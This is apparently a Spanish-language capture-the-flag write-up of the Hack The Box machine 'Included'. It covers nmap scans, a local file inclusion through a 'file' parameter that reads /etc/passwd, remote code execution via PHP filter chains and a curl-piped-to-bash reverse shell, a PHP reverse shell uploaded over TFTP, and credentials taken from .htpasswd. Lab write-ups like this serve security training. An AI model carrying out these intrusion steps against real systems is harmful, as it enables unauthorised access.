Máquina Included

Reconocimiento

Comenzamos con un escaneo bastante completo de `nmap`:


```shell
nmap -sSCV --min-rate 5000 -Pn -n -v -p- 10.129.22.147 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 14:16 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:16
Completed NSE at 14:16, 0.00s elapsed
Initiating NSE at 14:16
Completed NSE at 14:16, 0.00s elapsed
Initiating NSE at 14:16
Completed NSE at 14:16, 0.00s elapsed
Initiating SYN Stealth Scan at 14:16
Scanning 10.129.22.147 [65535 ports]
Discovered open port 80/tcp on 10.129.22.147
Increasing send delay for 10.129.22.147 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.129.22.147 from 5 to 10 due to max_successful_tryno increase to 5
Increasing send delay for 10.129.22.147 from 10 to 20 due to 373 out of 1242 dropped probes since last increase.
Increasing send delay for 10.129.22.147 from 20 to 40 due to max_successful_tryno increase to 6
Increasing send delay for 10.129.22.147 from 40 to 80 due to max_successful_tryno increase to 7
Increasing send delay for 10.129.22.147 from 80 to 160 due to max_successful_tryno increase to 8
Increasing send delay for 10.129.22.147 from 160 to 320 due to 347 out of 1156 dropped probes since last increase.
Increasing send delay for 10.129.22.147 from 320 to 640 due to max_successful_tryno increase to 9
Increasing send delay for 10.129.22.147 from 640 to 1000 due to 531 out of 1768 dropped probes since last increase.
Warning: 10.129.22.147 giving up on port because retransmission cap hit (10).
SYN Stealth Scan Timing: About 48.30% done; ETC: 14:17 (0:00:33 remaining)
Completed SYN Stealth Scan at 14:17, 67.51s elapsed (65535 total ports)
Initiating Service scan at 14:17
Scanning 1 service on 10.129.22.147
Completed Service scan at 14:17, 6.10s elapsed (1 service on 1 host)
NSE: Script scanning 10.129.22.147.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.88s elapsed
Initiating NSE at 14:17
Completed NSE at 14:17, 0.46s elapsed
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
```

```
Nmap scan report for 10.129.22.147
Host is up (0.094s latency).
Not shown: 61508 closed tcp ports (reset), 4026 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.22.147/?file=home.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

NSE: Script Post-scanning.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.12 seconds
           Raw packets sent: 334308 (14.710MB) | Rcvd: 86067 (3.443MB)
```


Explotación

Manera 1

Ya de primeras viendo la página vemos que hay un parámetro "*file*" que está apuntando al index.php, lo que significa que se puedo acontecer un **LFI** a través de este parámetro si no está bien sanitizado



10.129.22.147/?file=home.php
Import bookmarks...
Cibersecurity
Hacking
Correo and accounts
IA
ricing
Social Media
Titan Gears
TITANIUM RE-ENFORCED GEARS FOR ULTIMATE PE
HOMEPAGE
OUR CLIENTS
ABOUT US
Welcome to our wel
This is Titanium Gears. We create Titanium gears for vehicle manufacturers all over the world.
conditions
Vivamus fermentum
Integer Sit Amet Pede Vel Arcu Alique

Efictivamente, si apuntamos al */etc/passwd* nos lo reporta




De aquí sacamos posibles usuarios, antes de nada vamos a pasar LFI -> RCE intentando usar wrappers


Para ello usamos la herramienta `php filter chain generator`, primero probamos un simple `ls` para probar:



En efecto funciona, ahora vamos a comprobar si la máquina tiene `curl` instalado




En efecto lo tiene, entonces ahora creamos un archivo con código en bash que crea una reverse shell con nuestra máquina de atacante, a este archivo le hacemos un `curl` junto a `|bash` para ejecutarlo no si antes levantar un servidor con python para comparitr el archivo:



Ejecutamos el wrapper en la url y obtenemos el acceso por el puerto con el que estábamos ala escucha:

Manera 2

Viendo de nuevo el */etc/passwd* veo que hay un demonio del servicio tftp corriendo.



Trivial File Transfer Protocol (TFTP) es un protocolo UDP que proporciona funciones básicas de transferencia de archivos **sin autenticación**. No necesita las sofisticadas interacciones que usa el protocolo FTP.


Sabiendo esto vamos otro paso atrás y realizamos un escaneo UDP con `nmap`

```shell
nmap -sU  -Pn -n -p1-100 10.129.22.249
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 08:42 CET
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 26.00% done; ETC: 08:43 (0:00:23 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 33.30% done; ETC: 08:43 (0:00:40 remaining)
Nmap scan report for 10.129.22.249
Host is up (0.038s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
69/udp open|filtered tftp
```

Nmap nos confirma que el servicio tftp esta corriendo en la máquina, por ello nos conectamos y para comprobar que se suben los archivos correctamente, le adjuntamos el nmap.txt:


```shell
❯ tftp 10.129.22.249
tftp> put nmap.txt
```

Entonces aprovechando el LFI, si nos vamos al fichero donde por defecto tftp guarda sus fichero `/var/lib/tftpboot/` comprobamos si se subió el archivo:




Si se subio, teniendo ahora subida de archivos, le vamos a pasar una revershell por php:


```
SHELL

❯ tftp 10.129.22.249
tftp> put pentest.php
```



Escalada

Una vez dentro, listando el directorio */var/www/html* vemos un fichero llamado *.htpasswd*





Mirándolo tenemos las credenciales para el usuario mike:

```
SHELL

mike@included:/var/www/html$ id
